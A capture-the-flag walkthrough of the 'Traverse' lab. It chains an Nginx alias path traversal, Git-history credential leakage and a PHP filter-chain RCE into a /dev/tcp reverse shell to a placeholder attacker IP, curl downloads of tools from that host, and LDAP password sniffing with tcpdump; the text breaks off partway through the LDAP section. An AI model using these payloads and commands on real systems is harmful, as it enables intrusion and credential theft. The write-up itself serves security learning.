Traverse

Summary
Traverse is a HackSmarter Linux lab hosted at 10.1.161.241. The starting position is an anonymous FTP server, a web server behind Nginx, and the goal is to read the root flag on the underlying host from inside a Docker container that lacks full privileges.
The engagement begins with an anonymous FTP server that exposes a devops directory containing an encrypted ZIP archive. Cracking the archive recovers an internal email and an Nginx configuration file. The configuration contains a classic alias path-traversal bug: a location block without a trailing slash paired with an alias directive that has one. This lets an attacker walk out of the static asset directory and into the application root, where a live .git repository is waiting. Git history discloses credentials for an internal documentation application running on a separate virtual host.
The documentation application includes pages through a dynamic page parameter backed by PHP’s include. The renderer enforces a .php suffix and blocks most PHP stream wrappers, but omits php: from its denylist. That single gap allows php://filter to read source code and, through a PHP filter chain, to inject and execute arbitrary PHP. The resulting shell runs as a low-privilege service account, but the Git-recovered password is reused by the spencer system user, giving the user flag.
From Spencer’s session, a Docker bridge network becomes visible. A management dashboard container authenticates against an LDAP server over plaintext simple bind, and Spencer holds the cap_net_raw capability through tcpdump. Sniffing the bridge captures the LDAP rootDN password in transit. That password opens SSH access to the container, where sudo grants container root. The container lacks CAP_SYS_ADMIN and has no Docker socket, but retains CAP_MKNOD and a writable host bind mount. Creating a block-special device node for the host’s root partition inside the shared directory, then reading the node from Spencer’s host-side process using debugfs, recovers the root flag without ever obtaining a host-root shell.
Category: HackSmarter Labs. Starting position: Anonymous FTP server and an Nginx web server. Goal: Host root flag. Theme: chained information disclosure through web misconfigurations into a container escape via Linux capabilities and device nodes.
1. Recon
Target discovery
The target answers HTTP requests on its IP address with a redirect that discloses the required virtual host:
1
2
export IP=10.1.161.241
curl -sI http://$IP
1
2
3
HTTP/1.1 301 Moved Permanently
Server: nginx/1.24.0 (Ubuntu)
Location: http://traverse.hsm/
Add the hostname to /etc/hosts:
1
echo "$IP traverse.hsm" | sudo tee -a /etc/hosts
Port scan
1
sudo nmap -vvv -p- -Pn -sS --min-rate 2000 -oA allports $IP
1
2
3
21/tcp open  ftp     syn-ack
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack
Three ports are open. Derive the list and run service detection:
1
2
ports=$(grep '^[0-9]' allports.nmap | grep open | cut -d/ -f1 | paste -sd,)
sudo nmap -vvv -p "$ports" -sVC -Pn -oN nmap $IP
The target’s firewall intermittently drops probe responses, so service detection may report these ports as filtered on a given run even though each service is reachable. Direct confirmation through curl and banner grabs is more reliable here than trusting a single nmap result.
Nmap’s service scan sends additional probes after the initial SYN handshake. A stateful firewall or rate limiter that tolerates the initial connection but drops follow-up packets will cause nmap to report
filtereddespite the port being open. When this happens, verify each service individually rather than re-running nmap with the same timing.
SSH (port 22) is standard OpenSSH. The Nginx web server on port 80 is the primary web attack surface, but FTP on port 21 deserves immediate attention.
FTP anonymous access
1
ftp $IP
1
2
3
4
5
6
7
8
9
10
11
12
Connected to 10.1.161.241.
220 (vsFTPd 3.0.5)
Name (10.1.161.241:user): anonymous
230 Login successful.
ftp> pass
Passive mode on.
ftp> dir
227 Entering Passive Mode (10,1,161,241,117,110).
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Sep 22 07:49 devops
-rw-rw-r--    1 ftp      ftp       3507597 Jun 20  2022 mountains-wallpaper-photo.jpg
226 Directory send OK.
Anonymous login succeeds. The root contains a devops directory and a wallpaper image. Inside devops:
1
2
3
ftp> cd devops
ftp> dir
-rw-rw-r--    1 ftp      ftp          2834 Sep 22 07:49 content.zip
Download the archive:
1
wget ftp://anonymous@$IP/devops/content.zip
The mountains-wallpaper-photo.jpg file is a stock image and contains no embedded data. The encrypted content.zip is the starting point for the attack chain.
2. Evidence Recovery
Cracking the archive
The content.zip recovered from FTP is password-protected. Convert it to a hash and crack it with John the Ripper:
1
2
zip2john content.zip > ziphash
john ziphash --wordlist=/opt/rockyou.txt
1
mountaineers     (content.zip)
Extract the contents:
1
unzip -P mountaineers content.zip
1
2
3
Archive:  content.zip
  inflating: message.eml
  inflating: traverse.conf
The email
The email is from spencer@traverse.hsm to devops@traverse.hsm:
1
2
3
4
5
From: spencer@traverse.hsm
To: devops@traverse.hsm
Subject: Repository status

The repository in /opt/app has been initialized.
This tells us the application source lives at /opt/app on the server. That path becomes critical in the next step.
The Nginx configuration
traverse.conf is the server’s Nginx configuration:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
server {
    listen 80;
    listen [::]:80;
    server_name traverse.hsm;

    root /var/www/html;
    index index.html;

    location / {
        proxy_pass http://127.0.0.1:8000;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
    }

    location /assets {
        alias /opt/app/static/;
    }
}
The / location proxies to a backend on port 8000. The /assets location serves static files directly through Nginx using an alias directive. There is a subtle but critical misconfiguration: the location path (/assets) has no trailing slash, while the alias path (/opt/app/static/) does. This mismatch creates a path-traversal primitive.
3. Nginx Alias Path Traversal
How the bug works
When Nginx matches a request against a location prefix, it strips the matched prefix and appends the remainder to the alias path. Without the trailing slash on the location, a request beginning with /assets.. still matches the /assets prefix. Nginx then joins .. to the alias:
1
2
3
4
5
Request:   /assets../deploy/
Matched:   /assets
Remainder: ../deploy/
Alias:     /opt/app/static/
Resolved:  /opt/app/static/../deploy/ = /opt/app/deploy/
The attacker escapes /opt/app/static/ and reaches any path under /opt/app/.
This is a well-known Nginx misconfiguration (sometimes called “off-by-slash”). It occurs whenever a
locationblock usesaliasand the location path omits the trailing slash that the alias includes. Nginx does not normalize the concatenated path before resolving it, so../sequences survive.
Confirming the traversal
1
curl --path-as-is -sI http://traverse.hsm/assets../deploy
1
2
HTTP/1.1 301 Moved Permanently
Location: http://traverse.hsm/assets../deploy/
The 301 redirect confirms that Nginx found a real directory at the resolved path. Following the redirect:
1
curl --path-as-is -sI http://traverse.hsm/assets../deploy/
1
2
HTTP/1.1 403 Forbidden
Server: nginx/1.24.0 (Ubuntu)
A 403 on a directory with no trailing-slash redirect means the directory exists but has no index file and directory listing is disabled. The traversal works.
4. Git Repository Disclosure
Reaching the repository
The email from Phase 2 said the repository lives at /opt/app. The alias traversal can reach /opt/app/.git:
1
curl --path-as-is -s http://traverse.hsm/assets../.git/HEAD
1
ref: refs/heads/master
A valid Git HEAD reference confirms the entire .git directory is exposed. Fetch the current commit hash:
1
curl --path-as-is -s http://traverse.hsm/assets../.git/refs/heads/master
1
d708e3e6c40d710b53059c29fc9d19df80cbf787
Recovering the repository
Use git-dumper to reconstruct the full repository from the exposed objects:
1
uvx git-dumper http://traverse.hsm/assets../.git traverse.hsm
1
git -C traverse.hsm log --oneline
1
2
3
d708e3e Document web deployment workflow
cff44e1 Move environment credentials to deployment
539a855 Initialize Traverse web repository
Three commits. The second commit’s message, “Move environment credentials to deployment”, strongly suggests credentials were removed from a tracked file. Inspect the diff:
1
2
3
git -C traverse.hsm show cff44e1 -- \
    deploy/environments/docs-development.env \
    deploy/environments/docs-development.env.example
1
2
3
4
5
6
7
 DOCS_ENV=development
 DOCS_BASE_URL=http://docs-0eoyfsyajxs.traverse.hsm
-DOCS_USERNAME=spencer
-DOCS_PASSWORD=RidgeLine!2026
+DOCS_USERNAME=
+DOCS_PASSWORD=
 DOCS_RENDERER=legacy
The initial commit contained plaintext credentials. The second commit blanked them but did not rotate them, so the historical values remain valid.
Removing credentials from a file does not remove them from Git history. The only reliable remediation is to rotate the credential immediately after the commit that introduced it. Tools like
git filter-repoorBFG Repo-Cleanercan rewrite history, but they do not invalidate the credential itself, only prevent future reads of the old commit.
The repository discloses four facts:
| Item | Value |
|---|---|
| Documentation host | docs-0eoyfsyajxs.traverse.hsm |
| Username | spencer |
| Password | RidgeLine!2026 |
| Renderer mode | legacy |
The final commit’s deployment README also notes that the documentation service remains on the legacy renderer until its publishing migration is complete, an explicit hint that the renderer is the next target.
Add the documentation subdomain to /etc/hosts:
1
sudo sed -i "s/traverse.hsm/docs-0eoyfsyajxs.traverse.hsm traverse.hsm/" /etc/hosts
5. Documentation Application
Authentication

Navigating to http://docs-0eoyfsyajxs.traverse.hsm presents the Traverse Field Manual login page:
Logging in with spencer / RidgeLine!2026 succeeds. The application sets a TRAVERSESESSID session cookie and redirects to the employee knowledge base:

The user is identified as Spencer Tomkins from DevOps Engineering. Pages are loaded through a query parameter:
1
/?page=pages/security.php
The “Security baseline” page warns that repository history is retained and accidentally committed values should be rotated, reinforcing the Git-history finding.
Testing for local file inclusion
The page parameter is an obvious candidate for local file inclusion. The first test is a direct path traversal:
1
/?page=pages/../../../../../../../etc/passwd
This returns the application’s “Invalid document” error. Source recovery in the next step explains why: the renderer requires the fully decoded path to end in .php. Since /etc/passwd does not, it is rejected before include is reached.
The
.phpsuffix requirement blocks naive path traversal but does not block PHP stream wrappers. The suffix check applies to the entire wrapper URI, sophp://filter/convert.base64-encode/resource=auth.phppasses because it ends in.php.
PHP source disclosure via php://filter
The php://filter wrapper reads a file through a chain of PHP stream filters and returns the result without executing it. Using convert.base64-encode prevents the PHP code from being parsed:
1
2
3
4
5
curl -sG 'http://docs-0eoyfsyajxs.traverse.hsm/' \
  --data-urlencode 'page=php://filter/convert.base64-encode/resource=renderer.php' \
  -b 'TRAVERSESESSID=<CURRENT_SESSION>' |
sed -n 's/^[[:space:]]*\([A-Za-z0-9+\/=]*\)[[:space:]]*<\/div>.*/\1/p' |
base64 -d
This discloses three important application files by repeating the request for each: bootstrap.php, auth.php, and renderer.php.
The renderer’s denylist
The critical section of renderer.php is the prepare_document_source function:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
function prepare_document_source(string $source): ?string
{
    $value = decode_document_source($source);

    if ($value === null) {
        return null;
    }

    if (!str_ends_with(strtolower($value), '.php')) {
        return null;
    }

    $blocked = [
        'http:', 'https:', 'ftp:', 'ftps:',
        'file:', 'data:', 'phar:', 'zip:',
        'rar:', 'expect:', 'glob:', 'ssh2:',
        'compress.zlib:', 'compress.bzip2:',
    ];

    $lower = strtolower($value);

    foreach ($blocked as $scheme) {
        if (str_contains($lower, $scheme)) {
            return null;
        }
    }

    return $value;
}
The function enforces two constraints: the resolved value must end in .php, and it must not contain any blocked wrapper scheme. The denylist covers remote inclusion wrappers (http:, ftp:), archive wrappers (phar:, zip:), and several others. But it omits php:. Because php://filter is allowed through, the source-disclosure technique works, and more importantly, filter chains can inject arbitrary content.
6. PHP Filter Chain RCE
The filter chain technique
PHP filter chains exploit php://filter to prepend arbitrary bytes to the included file’s content. The php_filter_chain_generator tool automates the construction of these chains. By default it uses resource=php://temp as the terminal resource, but the Traverse renderer requires a .php suffix. Replacing the resource with resource=auth.php (a file confirmed to exist and end in .php) satisfies both constraints.
Proof of execution
Generate a harmless marker and send it:
1
2
3
4
5
6
7
8
9
filter_payload=$(
  python3 php_filter_chain_generator.py --chain '<?=31337;?>' |
  tail -n 1 |
  sed 's#resource=php://temp#resource=auth.php#'
)

curl -sG 'http://docs-0eoyfsyajxs.traverse.hsm/' \
  --data-urlencode "page=$filter_payload" \
  -b 'TRAVERSESESSID=<CURRENT_SESSION>'
The response body contains 31337, confirming that PHP evaluated the injected code.
Command execution
Make the payload reusable by reading a second query parameter as the command:
1
2
3
4
5
6
7
8
9
10
11
12
filter_payload=$(
  python3 php_filter_chain_generator.py \
    --chain '<?=system($_GET[0]);?>' |
  tail -n 1 |
  sed 's#resource=php://temp#resource=auth.php#'
)

curl -sG 'http://docs-0eoyfsyajxs.traverse.hsm/' \
  --data-urlencode "page=$filter_payload" \
  --data-urlencode '0=id' \
  -b 'TRAVERSESESSID=<CURRENT_SESSION>' |
strings | grep uid
1
uid=999(traverse-docs) gid=987(traverse-docs) groups=987(traverse-docs)
The filter chain injects binary garbage alongside the PHP payload. Piping through
stringsor extracting the HTML content area filters out the noise. Thesystem()function also returns its last output line, which the short echo tag prints again, so duplicated final lines are expected and harmless.
The documentation application runs as the traverse-docs service account, an unprivileged identity with no special group memberships.
7. Lateral Movement to Spencer
Obtaining an interactive shell
The curl-based command execution from Phase 6 is functional but not interactive. Commands like su require a TTY, so the next step is a reverse shell. Start a listener on the attacker machine:
1
nc -lvnp 9999
Then trigger a bash reverse shell through the filter chain payload:
1
2
3
4
curl -sG 'http://docs-0eoyfsyajxs.traverse.hsm/' \
  --data-urlencode "page=$filter_payload" \
  --data-urlencode '0=bash -c "bash -i >& /dev/tcp/<ATTACKER_IP>/9999 0>&1"' \
  -b 'TRAVERSESESSID=<CURRENT_SESSION>'
The listener catches the connection:
1
2
3
4
connect to [<ATTACKER_IP>] from (UNKNOWN) [10.1.161.241] 48230
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
traverse-docs@ip-10-1-161-241:/opt/app$
Upgrade to a full TTY so that su, tab completion, and arrow keys work:
1
python3 -c 'import pty;pty.spawn("/bin/bash")'
Then press Ctrl+Z to background the shell and configure the local terminal:
1
stty raw -echo; fg
Back in the reverse shell, set the terminal type and dimensions:
1
2
export TERM=xterm
stty rows 40 cols 160
Credential reuse
The traverse-docs service account has limited access, but the password recovered from Git history (RidgeLine!2026) belongs to spencer. Testing whether Spencer reused that password for the system account:
1
su spencer
The password RidgeLine!2026 is accepted. Spencer’s system identity:
1
id
1
uid=1001(spencer) gid=1001(spencer) groups=1001(spencer),100(users)
Credential reuse between application and system accounts is one of the most common escalation paths in real environments. The Git history disclosed an application password, and the system user never rotated it.
User flag
1
cat ~/user.txt
1
HSM{redacted}
Internal network hints
Spencer’s home directory contains a second file:
1
cat ~/notes.txt
1
2
3
4
Note to self:

Docker container running the management dashboard on the 172.20.0.0/24 network
for nyc-pweb03 system. After final testing I should move this out to prod officially.
This reveals a Docker network with a management dashboard, the next target.
8. Network Pivoting
Discovering the internal network
The target has no nmap installed. Transfer a static binary from the attacker machine using uploadserver:
1
uvx uploadserver 8000
From Spencer’s shell on the target:
1
2
curl <ATTACKER_IP>:8000/elf/nmap -o /tmp/nmap
chmod +x /tmp/nmap
Run a host discovery sweep on the Docker network mentioned in the notes:
1
/tmp/nmap -sn 172.20.0.0/24
1
2
3
4
5
Nmap scan report for 172.20.0.1
Host is up (0.00034s latency).
Nmap scan report for 172.20.0.10
Host is up (0.000067s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 16.01 seconds
Two hosts: 172.20.0.1 (the Docker bridge gateway, which is the host itself) and 172.20.0.10 (the management container mentioned in the notes).
Scanning the container
1
/tmp/nmap -Pn -n 172.20.0.10
1
2
3
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-alt
The container runs SSH on port 22 and a web service on port 8080. Scan the gateway as well:
1
/tmp/nmap -Pn -n 172.20.0.1
1
2
3
4
5
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
80/tcp  open  http
389/tcp open  ldap
The gateway exposes the same external services (FTP, SSH, HTTP) plus an LDAP server on port 389. That LDAP service is not reachable from outside, only from the Docker network.
Establishing a tunnel with ligolo-ng
The Docker network is not directly routable from the attacker machine. Use ligolo-ng to create a tunnel through Spencer’s session.
On the attacker machine, start the ligolo-ng proxy:
1
sudo ligolo-ng -selfcert
On the target, download and run the agent:
1
2
3
curl <ATTACKER_IP>:8000/elf/agent -o /tmp/agent
chmod +x /tmp/agent
/tmp/agent -connect <ATTACKER_IP>:11601 -ignore-cert
Back in the proxy console, select the session and add the route:
1
2
3
4
5
ligolo-ng >> session
? Specify a session : 1 - spencer@ip-10-1-161-241
[Agent : spencer@ip-10-1-161-241] >> autoroute
? Select routes to add: 172.20.0.1/24
? Start the tunnel? Yes
The 172.20.0.0/24 network is now accessible from the attacker machine.
9. LDAP Enumeration and Traffic Capture
The management dashboard
Browsing to http://172.20.0.10:8080 through the tunnel shows the Traverse HSM Internal Management Dashboard login page:

The login form asks for a “Corporate Email” and password, with a “Sign In over LDAP” button. The dashboard authenticates users against an LDAP directory, which means there is an LDAP server somewhere on this network.
Anonymous LDAP enumeration
The Docker bridge gateway (172.20.0.1) is the natural candidate. Querying it from the attacker machine through the tunnel:
1
2
3
4
ldapsearch -x -LLL \
    -H ldap://172.20.0.1:389 \
    -b dc=nodomain \
    '(objectClass=*)'
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
dn: dc=nodomain
objectClass: top
objectClass: dcObject
objectClass: organization
o: nodomain
dc: nodomain

dn: ou=users,dc=nodomain
objectClass: organizationalUnit
objectClass: top
ou: users

dn: uid=spencer,ou=users,dc=nodomain
objectClass: inetOrgPerson
uid: spencer
cn: Spencer Tomkins
sn: Tomkins
mail: spencer@traverse.hsm
userPassword:: e1NTSEF9d0JNb2dxQUZiUnZkcWJNTUtqNEovalR6YlVQOUtSVkU=

dn: uid=web_admin,ou=users,dc=nodomain
objectClass: inetOrgPerson
uid: web_admin
cn:: V2ViIA==
sn: Administrator
mail: webadmin@traverse.hsm
userPassword:: e1NTSEF9RVZCKzBBblVyRGc4T3Q4c2JOdFUrdzBqME1keXRqWEY=
Anonymous bind succeeds. Two user accounts are stored in the directory. Both userPassword values are Base64-encoded SSHA hashes (salted SHA-1). Decoding the Base64 confirms the format:
1
echo 'e1NTSEF9d0JNb2dxQUZiUnZkcWJNTUtqNEovalR6YlVQOUtSVkU=' | base64 -d
1
{SSHA}wBMogqAFbRvdqbMMKj4J/jTzbUP9KRVE
The web_admin account’s cn field decodes to Web , confirming it is the administrative identity for the dashboard. The SSHA hashes are salted, making offline cracking slow, but there is a faster path: the dashboard itself must bind to LDAP to verify credentials, and if that connection is unencrypted, the bind password is visible on the wire.
Capturing LDAP credentials with tcpdump
LDAP simple bind transmits credentials in cleartext. If the dashboard’s LDAP connection can be observed, the service account credentials are recoverable.
Checking for Linux capabilities on Spencer’s host session:
1
getcap -r / 2>/dev/null | grep -v snap
1
2
3
/usr/bin/tcpdump cap_net_admin,cap_net_raw=ep
/usr/bin/mtr-packet cap_net_raw=ep
/usr/bin/ping cap_net_raw=ep
The tcpdump binary has cap_net_raw, which allows Spencer to capture packets without root. The Docker bridge interface carries all traffic between containers and the host:
1
tcpdump -i br-b601360b6ecb -A 'tcp port 389' -c 20
Linux capabilities are a fine-grained alternative to running a binary as root.
cap_net_rawgrants the ability to create raw sockets and capture traffic on any interface. When a binary liketcpdumphas this capability set in its file extended attributes, any user who can execute it inherits the capture ability. See the Docker theory page for more on how capabilities interact with container boundaries.
Triggering a login attempt on the management dashboard (or waiting for the dashboard’s own periodic LDAP health check) produces a captured LDAP bind:
1
cn=admin,dc=nodomain..20_M4m@m+-Y~
The LDAP bind request is visible in the packet payload. Opening the same capture in Wireshark gives a cleaner view:
